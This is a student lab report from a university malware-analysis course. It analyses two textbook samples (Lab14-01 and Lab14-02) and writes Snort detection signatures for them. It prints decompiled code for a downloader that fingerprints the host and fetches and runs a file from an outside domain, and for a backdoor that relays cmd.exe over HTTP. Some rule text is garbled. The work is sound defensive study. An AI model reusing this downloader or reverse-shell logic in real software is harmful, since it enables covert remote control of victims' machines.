南開大學

恶意代码分析与防治技术课程实验报告

实验14

学院：网络空间安全学院
专业：信息安全
学号：2113997
姓名：齐明杰
班级：信安2班

1 实验目的

完成课本Lab14的实验内容.

2 实验原理

2.1 网络应对措施

恶意代码经常利用网络通信来执行其恶意活动。理解并应对这些网络特征是阻断恶意软件传播和控制的关键。常见的网络应对措施包括:

1. **流量监控和分析** - 使用网络监控工具，如入侵检测系统和防火墙，以识别和分析可疑网络活动。
2. **通信阻断** - 基于恶意代码的通信特征（如IP地址、域名、协议等），制定阻断策略，防止恶意软件的传播和数据泄露。

2.2 安全地调查在线攻击者

在线攻击者的调查需要谨慎和精确的方法，以确保安全性和有效性。主要方法包括:

1. **沙箱分析** - 在隔离环境中分析恶意代码，以保护实际系统。
2. **网络取证技术** - 追踪攻击者的网络活动，并使用匿名工具（如VPN）来保护调查者的身份。
3. **法律和伦理遵从** - 确保调查遵循法律和伦理标准，防止非法侵权行为。

2.3 结合动态和静态分析技术

恶意代码的全面分析要求结合动态和静态方法，以揭示其内部工作原理和行为模式。这包括:

1. **静态分析** - 不执行代码的情况下，分析恶意软件的代码结构和属性。
2. **动态分析** - 在受控环境中执行恶意软件，实时监控其行为和影响。

2.4 了解攻击者的意图

了解攻击者的意图是恶意代码分析的重要方面。这包括:

1. **行为模式分析** - 研究恶意代码的行为，如数据窃取、系统破坏等，来推断攻击者的目的。
2. **攻击策略评估** - 分析恶意代码的设计和实施方式，以揭示攻击者的身份和背景。


3 实验过程

对于每个实验样本，将采用**先分析，后答题**的流程。


3.1 Lab14-01.exe


- **静态分析**

使用exeinfoPE查看加壳：



我们打开`Pestudio`进行**基本静态分析**，查看其**导入表**和**字符串**：






`URLDownloadToCacheFileA`以及字符串中的网址`http://www.practicalmalwareanalysis.com/%s/%c.png`表明**恶意代码进行了网络活动，并且极有可能是在请求某个png图片文件**。

`WriteFile`表明恶意代码可能进行了**文件创建或写入**。

字符串也出现了疑似`base64`编码使用的字符串，猜测恶意代码使用了**base64编解码技术**。

- **动态分析**

我们配置好虚拟服务器后，使用Wireshark抓包，运行恶意代码，可以**抓到如下请求**：



但是，我们使用另一台虚拟机同样进行监听，发现**User-Agent发生了变化**：

这说明**恶意代码极有可能使用了COM API接口，来动态获取浏览器的User-Agent**。

- **IDA分析**

接下来打开**IDA**对其进行分析：

查看main函数：

```
1  int __cdecl main(int argc, const char **argv, const char **envp)
2  {
3    char Str[200]; // [esp+0h] [ebp-10160h] BYREF
4    char v5[20]; // [esp+C8h] [ebp-10098h] BYREF
5    struct tagHW_PROFILE_INFOA HwProfileInfo; // [esp+DCh] [ebp-10084h]
   BYREF
6    DWORD pcbBuffer; // [esp+15Ch] [ebp-10004h] BYREF
7    char v9[32768]; // [esp+160h] [ebp-10000h] BYREF
8    CHAR Buffer[32768]; // [esp+8160h] [ebp-8000h] BYREF
9
10   pcbBuffer = 0x7FFF;
11   memset(v9, 0, 0x7FFFu);
12   GetCurrentHwProfileA(&HwProfileInfo);
13   sprintf(
14     v5,
```

```
    "%c%c:%c%c:%c%c:%c%c:%c%c:%c%c",
    HwProfileInfo.szHwProfileGuid[25],
    HwProfileInfo.szHwProfileGuid[26],
    HwProfileInfo.szHwProfileGuid[27],
    HwProfileInfo.szHwProfileGuid[28],
    HwProfileInfo.szHwProfileGuid[29],
    HwProfileInfo.szHwProfileGuid[30],
    HwProfileInfo.szHwProfileGuid[31],
    HwProfileInfo.szHwProfileGuid[32],
    HwProfileInfo.szHwProfileGuid[33],
    HwProfileInfo.szHwProfileGuid[34],
    HwProfileInfo.szHwProfileGuid[35],
    HwProfileInfo.szHwProfileGuid[36]);
  pcbBuffer = 0x7FFF;
  if ( !GetUserNameA(Buffer, &pcbBuffer) )
    return 0;
  sprintf(Str, "%s-%s", v5, Buffer);
  memset(v9, 0, 0x7FFFu);
  sub_4010BB(Str, (int)v9);
  while ( !sub_4011A3(v9) )
    Sleep(0xEA60u);
  return 1;
}
```

- **目的**：`main` 函数作为程序的入口，负责初始化、数据收集和触发恶意行为。
- **流程分析**：

1. **数据收集**：通过 `GetCurrentHwProfileA` 获取硬件GUID的部分信息，以及通过 `GetUserNameA` 获取当前用户名。
2. **数据处理**：这些收集到的信息被拼接成一个字符串，这个字符串会影响程序的网络信令。
3. **循环触发恶意行为**：循环调用 `sub_4010BB` 和 `sub_4011A3`，直到后者成功执行。这表明主函数主要负责持续监控和执行恶意网络活动。

在main函数中调用了两个关键函数：`sub_4010BB` 和 `sub_4011A3`，我们查看它们：

```
int __cdecl sub_4010BB(char *Str, int a2)
{
  int result; // eax
  int v3; // [esp+0h] [ebp-1Ch]
  int v4; // [esp+4h] [ebp-18h]
  int i; // [esp+8h] [ebp-14h]
  int j; // [esp+8h] [ebp-14h]
  char v7[4]; // [esp+Ch] [ebp-10h] BYREF
  char v8[4]; // [esp+10h] [ebp-Ch] BYREF
  int v9; // [esp+14h] [ebp-8h]
  int v10; // [esp+18h] [ebp-4h]

```

```
  v9 = strlen(Str);
  v10 = 0;
  v4 = 0;
  while ( v10 < v9 )
  {
    v3 = 0;
    for ( i = 0; i < 3; ++i )
    {
      v7[i] = Str[v10];
      if ( v10 >= v9 )
      {
        v7[i] = 0;
      }
      else
      {
        ++v3;
        ++v10;
      }
    }
    if ( v3 )
    {
      sub_401000(v7, v8, v3);
      for ( j = 0; j < 4; ++j )
      {
        *(_BYTE *)(v4 + a2) = v8[j];
        ++v4;
      }
    }
  }
  result = v4 + a2;
  *(_BYTE *)(v4 + a2) = 0;
  return result;
}
```

流程分析：

1. **字符串处理**：按3字符一组处理 `Str`，并调用 `sub_401000`。
2. **编码操作**：`sub_401000` 似乎对每组字符进行了某种转换（可能是类似于 Base64 的编码）。
3. **结果拼接**：将转换后的结果连续存储起来。

我们继续查看`sub_401000`：

```
_BYTE *__cdecl sub_401000(unsigned __int8 *a1, _BYTE *a2, int a3)
{
  _BYTE *result; // eax
  char v4; // [esp+0h] [ebp-8h]
```

```
  char v5; // [esp+4h] [ebp-4h]

  *a2 = byte_4050C0[(int)*a1 >> 2];
  a2[1] = byte_4050C0[((a1[1] & 0xF0) >> 4) | (16 * (*a1 & 3))];
  if ( a3 <= 1 )
    v5 = 97;
  else
    v5 = byte_4050C0[((a1[2] & 0xC0) >> 6) | (4 * (a1[1] & 0xF))];
  a2[2] = v5;
  if ( a3 <= 2 )
    v4 = 97;
  else
    v4 = byte_4050C0[a1[2] & 0x3F];
  result = a2;
  a2[3] = v4;
  return result;
}
```

- **功能**：对给定的字符串进行编码操作。
- **流程分析**：
  1. **类Base64编码**：这个函数类似于执行Base64编码，将3个字节的数据转换为4个编码字符。
  2. **条件填充**：如果输入数据不足3个字节，使用 `'a'` 字符作为填充，**不是标准的Base64编码**。

接下来查看main函数调用的 `sub_4011A3`：

```
BOOL __cdecl sub_4011A3(char *Str)
{
  struct _STARTUPINFOA StartupInfo; // [esp+0h] [ebp-460h] BYREF
  CHAR ApplicationName[512]; // [esp+48h] [ebp-418h] BYREF
  size_t v5; // [esp+248h] [ebp-218h]
  char v6; // [esp+24Ch] [ebp-214h]
  CHAR Buffer[512]; // [esp+250h] [ebp-210h] BYREF
  struct _PROCESS_INFORMATION ProcessInformation; // [esp+450h] [ebp-10h] BYREF

  v5 = strlen(Str);
  v6 = Str[v5 - 1];
  sprintf(Buffer, "http://www.practicalmalwareanalysis.com/%s/%c.png", Str, v6);
  if ( URLDownloadToCacheFileA(0, Buffer, ApplicationName, 0x200u, 0, 0) )
    return 0;
  memset(&StartupInfo, 0, sizeof(StartupInfo));
  StartupInfo.cb = 68;
```

```
17    memset(&ProcessInformation, 0, sizeof(ProcessInformation));
18    return CreateProcessA(ApplicationName, 0, 0, 0, 0, 0, 0, 0,
    &StartupInfo, &ProcessInformation);
19  }
```

- **目的**：基于处理后的数据执行网络活动，包括下载和运行代码。
- **详细分析：**
  1. **URL构建和文件下载**：构建包含编码字符串的URL，然后尝试下载该URL指向的PNG文件。由于使用 `URLDownloadToCacheFile` 和COM接口，网络特征较难被检测。
  2. **运行下载的文件**：如果下载成功，尝试创建进程运行这个文件。这是恶意代码的核心目的——下载并执行其他代码。

*综合来看，这个恶意代码的**主要目的是下载并执行其他代码**。它通过收集硬件GUID和用户名信息，利用**非标准的Base64编码**生成特定的网络信令，这些信令难以通过网络特征被检测。下载的文件名和内容可能因用户和系统环境的不同而变化，增加了恶意行为的隐蔽性。分析者在开发针对此恶意代码的特征时，需要注意到这些动态变化的元素，避免仅关注显而易见的特征，如通常**以 'a.png' 结尾的文件名**。*

- **网络特征**

既然恶意代码使用了**base64编码**，我们可以从这方向下手来捕捉网络特征。

我们可以先书写下面**两种正则表达式模式**：

1、表达式中包含以字符6和字符t结尾的四字符组的模式。

我们可以使用如下正则表达式串来**将含有静态字符的URI第一部分作为目标**：

```
/\/[A-Z0-9a-z+\/]{3}6[A-Z0-9a-z+\/]{3}6[A-Z0-9a-z+\/]{3}6[A-Z0-9a-z+\/]
{3}6[A-Z0-9a-z+\/]{3}6[A-Z0-9a-z+\/]{3}t([A-Z0-9a-z+\/]{4}){1,}\//
```

它可以被简化为如下形式：

```
/\/Ω{3}6Ω{3}6Ω{3}6Ω{3}6Ω{3}6Ω{3}t(Ω{4}){1,}\//
```

或者是：

```
/\/ΩΩΩ6ΩΩΩ6ΩΩΩ6ΩΩΩ6ΩΩΩ6ΩΩΩΩt(ΩΩΩΩ){1,}\//
```

2、以至少25个字符的Base64表达式为目标，文件名是单字符后跟一个.png的模式：

```
/\/[A-Z0-9a-z+\/]{24,}\([A-Z0-9a-z+\/]\)\/\1.png/
```

可以将其简化为：

```
/\/Ω{24,}\(Ω\)\/\1.png/
```

现在有了这两个正则表达式，我们可以书写**两个Snort特征规则**：

第一个规则：

```
alert tcp $HOME_NET any -> $EXTERNAL NET $HTTP PORTS (msg:"PM14.1.1 Colons
anddash";urilen:>32;content:"GET|20|/";depth:5; pcre:"/GET\x20\/[A-Z0-ga-
z+\/{3}6[A-Z0-9a-z+\/]{3}6[A-Z0-9a-z+\/]{3}6[A-Z0-9a-z+\/]{3}6[A-Z0-9a-
z+\/]{3}6[A-Z0-9a-z+\/]{3}t([A-Z0-9a-z+\/]{4})1,\//";sid:20001411;rev:1;)
```

第二个规则：

```
alert tcp $HOME NE any -> $EXTERNAL NET $HTTP PORTS (msg:"PM14.1.2 Base64
andurilen:>32;uricontent;".png";pcre:"/\/[A-Z0-9a-z+\/]{24,}\([A-Z0-9a-
z+\/]\)\/\1.png/";sid:20001412; rev:1;)
```

至此分析完毕。

- **Q1：恶意代码使用了哪些网络库?它们的优势是什么?**

该程序中包含了 `URLDownloadToCacheFile` 函数，而这个函数使用了 **COM 接口**。当恶意代码E使用COM 接口时，HTTP 请求中的大部分内容都来自 Windows 内部，因此无法有效地使用网络特征来进行针对性的检测。

- **Q2：用于构建网络信令的信息源元素是什么，什么样的条件会引起信令的改变?**

信息源元素是**主机 GUID 与用户名的一部分**。GUID 对于任何主机操作系统都是唯一的，信令中使用了**GUID 中的6个字节**，应该也是相对唯一的。用户名则会根据登录系统的用户而改变。

- **Q3：为什么攻击者可能对嵌入在网络信令中的信息感兴趣?**

攻击者可能想跟踪运行下载器的特定主机，以及针对特定的用户。

- **Q4：恶意代码是否使用了标准的 Base64编码?如果不是，编码是如何不寻常的?**

不是标准的 Base64 编码，因为它在填充时，使用a代替等号(=)作为填充符号

- **Q5：恶意代码的主要目的是什么?**

这个恶意代码下载并运行其他代码。

- **Q6：使用网络特征可能有效探测到恶意代码通信中的什么元素?**

恶意代码通信中可以作为检测目标的元素包括域名、冒号以及 Base64 解码后出现的破折号，以及URI的Base64编码最后一个字符是作为PNG文件名单字符的事实。

- **Q7：分析者尝试为这个恶意代码开发一个特征时，可能会犯什么错误?**

防御者如果没有意识到操作系统决定着这些元素，则他们可能会尝试将 URI 以为的元素作为目标。多数情况下，Base64 编码字符串以a 结尾，它通常使文件名显示为 a.png。然而，如果用户名长度是3 的倍数，那么最后一个字符和文件名都取决于编码用户名的最后一个字符。这种情况下，文件名是不可预测的。


- **Q8：哪些特征集可能检测到这个恶意代码(以及新的变种)？**

推荐的特征集请参考详细分析过程。


3.2 Lab14-02.exe


- **静态分析**


使用exeinfoPE查看加壳：



我们打开`Pestudio`进行**基本静态分析**，查看其**导入表**和**字符串**：







`InternetOpenUrlA`和`InternetReadFile`表明它进行了**网络读取文件**的活动，`/c del`表明恶意代码可能操控了命令行进行操作，极有可能是一个**远程命令**。

另外一长串字符串可能用于**base64编码**。

- **动态分析**

此处为了方便，直接使用课本作者捕获到的数据，发现恶意代码几乎连续发送了**两个请求**：

```
GET /tenfour.html HTTP/1.1
User-Agent: (!<e6LJC+xnBq9OdaDNB+1TDrhG6aWG6p9LC/iNBqsGi2sVgJdqhZXDZoMMomKGoqx
UE73N9qHOdZltjZ4RhJWUh2XiA6imBriT9/oGoqxmCYsiYGOfonNC1bxJD6pLB/1ndbaS9YXe9710A
6t/CpVpCq5m7l1LCqROBrWy
Host: 127.0.0.1
Cache-Control: no-cache
```


```
GET /tenfour.html HTTP/1.1
User-Agent: Internet Surf
Host: 127.0.0.1
Cache-Control: no-cache
```

在多次动态实验中**信令内容并没有产生变化**，但是更改主机或者用户将会改变最初编码信令的内容，这就给我们提供了一个线索:即**用于编码信令的信息来源依赖于特定主机的信息**。

- **IDA分析**

接下来打开IDA对其进行分析：

函数表有若干个函数，我们依次分析：



查看`WINmain`函数：

```
int __stdcall WinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance, LPSTR lpCmdLine, int nShowCmd)
{
  void *v4; // ebx
  HANDLE v5; // eax
  HANDLE hProcess; // edi
  HANDLE v7; // eax
  HANDLE v9; // eax
  DWORD v10; // eax
  DWORD v11; // eax
  HANDLE v12; // [esp-18h] [ebp-1C0h]
  HANDLE CurrentProcess; // [esp-14h] [ebp-1BCh]
  HANDLE hWritePipe; // [esp+10h] [ebp-198h] BYREF
  HANDLE hReadPipe; // [esp+14h] [ebp-194h] BYREF
  void *v16; // [esp+18h] [ebp-190h]
  DWORD ThreadId; // [esp+1Ch] [ebp-18Ch] BYREF
  struct _SECURITY_ATTRIBUTES ThreadAttributes; // [esp+20h] [ebp-188h] BYREF
  struct _SECURITY_ATTRIBUTES PipeAttributes; // [esp+2Ch] [ebp-17Ch] BYREF
  HANDLE Handles[3]; // [esp+38h] [ebp-170h] BYREF
  struct _STARTUPINFOA StartupInfo; // [esp+44h] [ebp-164h] BYREF
  struct _PROCESS_INFORMATION ProcessInformation; // [esp+88h] [ebp-120h] BYREF
  CHAR CommandLine[12]; // [esp+98h] [ebp-110h] BYREF
  CHAR Buffer[260]; // [esp+A4h] [ebp-104h] BYREF

  LoadStringA(hInstance, 1u, Buffer, 260);
  dword_4030A4 = (int)CreateEventA(0, 1, 0, 0);
  hEvent = CreateEventA(0, 1, 0, 0);
  PipeAttributes.nLength = 12;
  PipeAttributes.lpSecurityDescriptor = 0;
```

```
29   PipeAttributes.bInheritHandle = 1;
30   hWritePipe = 0;
31   hReadPipe = 0;
32   v16 = 0;
33   v4 = malloc(0x118u);
34   strcpy((char *)v4 + 20, Buffer);
35   CreatePipe((PHANDLE)v4, &hWritePipe, &PipeAttributes, 0);
36   CreatePipe(&hReadPipe, (PHANDLE)v4 + 1, &PipeAttributes, 0);
37   StartupInfo.cb = 68;
38   memset(&StartupInfo.lpReserved, 0, 28);
39   StartupInfo.wShowWindow = 0;
40   StartupInfo.lpReserved2 = 0;
41   StartupInfo.cbReserved2 = 0;
42   StartupInfo.dwFlags = 257;
43   StartupInfo.hStdError = hWritePipe;
44   StartupInfo.hStdOutput = hWritePipe;
45   StartupInfo.hStdInput = hReadPipe;
46   CurrentProcess = GetCurrentProcess();
47   v12 = hWritePipe;
48   v5 = GetCurrentProcess();
49   DuplicateHandle(v5, v12, CurrentProcess, &StartupInfo.hStdError, 2u, 1,
     0);
50   strcpy(CommandLine, "cmd.exe");
51   if ( CreateProcessA(0, CommandLine, 0, 0, 1, 0, 0, 0, &StartupInfo,
     &ProcessInformation) )
52   {
53     hProcess = ProcessInformation.hProcess;
54     CloseHandle(ProcessInformation.hThread);
55   }
56   else
57   {
58     hProcess = v16;
59   }
60   *((_DWORD *)v4 + 2) = hProcess;
61   ThreadAttributes.nLength = 12;
62   ThreadAttributes.lpSecurityDescriptor = 0;
63   ThreadAttributes.bInheritHandle = 0;
64   v7 = CreateThread(&ThreadAttributes, 0, StartAddress, v4, 0,
     &ThreadId);
65   *((_DWORD *)v4 + 3) = v7;
66   if ( v7
67     && (Sleep(0x1388u),
68         v9 = CreateThread(&ThreadAttributes, 0, sub_4015C0, v4, 0,
     &ThreadId),
69         (*((_DWORD *)v4 + 4) = v9) != 0) )
70   {
```

```
    Handles[0] = *((HANDLE *)v4 + 3);
    Handles[1] = *((HANDLE *)v4 + 4);
    Handles[2] = *((HANDLE *)v4 + 2);
    v10 = WaitForMultipleObjects(3u, Handles, 0, 0xFFFFFFFF);
    if ( v10 )
    {
      v11 = v10 - 1;
      if ( v11 )
      {
        if ( v11 == 1 )
        {
          TerminateThread(*((HANDLE *)v4 + 4), 0);
          TerminateThread(*((HANDLE *)v4 + 3), 0);
        }
      }
      else
      {
        TerminateThread(*((HANDLE *)v4 + 4), 0);
        TerminateProcess(*((HANDLE *)v4 + 2), 1u);
      }
    }
    else
    {
      TerminateThread(*((HANDLE *)v4 + 3), 0);
      TerminateProcess(*((HANDLE *)v4 + 2), 1u);
    }
    DisconnectNamedPipe(*(HANDLE *)v4);
    CloseHandle(*(HANDLE *)v4);
    DisconnectNamedPipe(*((HANDLE *)v4 + 1));
    CloseHandle(*((HANDLE *)v4 + 1));
    CloseHandle(*((HANDLE *)v4 + 3));
    CloseHandle(*((HANDLE *)v4 + 4));
    CloseHandle(*((HANDLE *)v4 + 2));
    if ( v4 )
      free(v4);
    sub_401880();
    return 0;
  }
  else
  {
    TerminateThread(0, 0);
    sub_401880();
    return 0;
  }
}
```

- **功能**：程序的主入口点，设置管道和创建进程，以及创建线程以处理网络通信。
- **分析**：
  - **管道创建**：使用 `CreatePipe` 创建管道，用于与 `cmd.exe` 的子进程进行通信。
  - **创建 `cmd.exe` 进程**：使用 `CreateProcessA` 创建并启动 `cmd.exe`，允许后门通过管道与其通信。
  - **线程创建**：创建两个线程，一个用于读取管道数据并发送网络请求（`StartAddress`），另一个用于接收网络请求并写入管道（`sub_4015C0`）。
  - **等待和清理**：等待线程或进程结束，然后清理资源。
  - **删除自身**：最后调用 `sub_401880` 来删除自身文件。

查看`StartAddress`函数：

```
void __stdcall __noreturn StartAddress(LPVOID lpThreadParameter)
{
  CHAR *v1; // ebx
  void *v2; // esi
  _WORD *v3; // ebp
  DWORD BytesRead; // [esp+10h] [ebp-4h] BYREF

  v1 = (CHAR *)malloc(0x118u);
  qmemcpy(v1, lpThreadParameter, 0x118u);
  v2 = operator new(0x258u);
  v3 = operator new(0x32Au);
  memset(v2, 0, 0x258u);
  memset(v3, 0, 0x328u);
  v3[404] = 0;
  while ( PeekNamedPipe(*(HANDLE *)v1, v2, 4u, &BytesRead, 0, 0) )
  {
    if ( BytesRead )
    {
      ReadFile(*(HANDLE *)v1, v2, 0x257u, &BytesRead, 0);
      *((_BYTE *)v2 + BytesRead++) = 0;
      sub_401000(v2, v3);
      if ( !sub_401750((int)v3, v1 + 20) )
        Sleep(0x1F4u);
    }
    else
    {
      Sleep(0x3E8u);
    }
  }
  free(v1);
  ExitThread(0);
}
```

- **功能**：负责读取管道数据并通过HTTP发送到服务器。
- **分析**：
  - **数据读取**：从管道中读取数据（即从 `cmd.exe` 收集的输出）。
  - **数据处理**：调用 `sub_401000` 对数据进行Base64编码（使用自定义字母）。
  - **发送数据**：通过HTTP（`sub_401750`）发送编码后的数据到服务器。

查看 `sub_4015C0` 函数：

```
void __stdcall __noreturn sub_4015C0(LPVOID lpThreadParameter)
{
  void *v1; // edi
  void *v2; // edx
  void *v3; // ebp
  char *i; // ebx
  char *v5; // [esp+10h] [ebp-8h]
  DWORD NumberOfBytesWritten; // [esp+14h] [ebp-4h] BYREF

  v1 = operator new(0x100u);
  v2 = operator new(0x100u);
  NumberOfBytesWritten = 0;
  memset(v1, 0, 0x100u);
  memset(v2, 0, 0x100u);
  v5 = (char *)v2;
  v3 = malloc(0x118u);
  qmemcpy(v3, lpThreadParameter, 0x118u);
  for ( i = (char *)sub_401800((LPCSTR)v3 + 20); i; i = (char
*)sub_401800((LPCSTR)v3 + 20) )
  {
    if ( !strcmp(i, v5) )
    {
      Sleep(0xBB8u);
    }
    else
    {
      strcpy(v5, i);
      if ( !strnicmp(i, "exit", 4u) )
      {
        SetEvent(hEvent);
        free(v3);
        ExitThread(0);
      }
      strcat(i, "\n");
      if ( !WriteFile(*((HANDLE *)v3 + 1), i, strlen(i),
&NumberOfBytesWritten, 0) )
        break;
```

```
      Sleep(0x7D0u);
    }
  }
  operator delete(i);
  free(v3);
  ExitThread(0);
}
```

- **功能**：接收服务器指令并将其写入管道。
- **分析**：
  - **接收数据**：通过HTTP（`sub_401800`）从服务器获取指令。
  - **判断退出**：检查接收的数据是否为 "exit"，如果是，则触发程序退出流程。
  - **写入管道**：将接收到的指令写入管道，以便 `cmd.exe` 执行。

查看`sub_401880`函数：

```
int sub_401880()
{
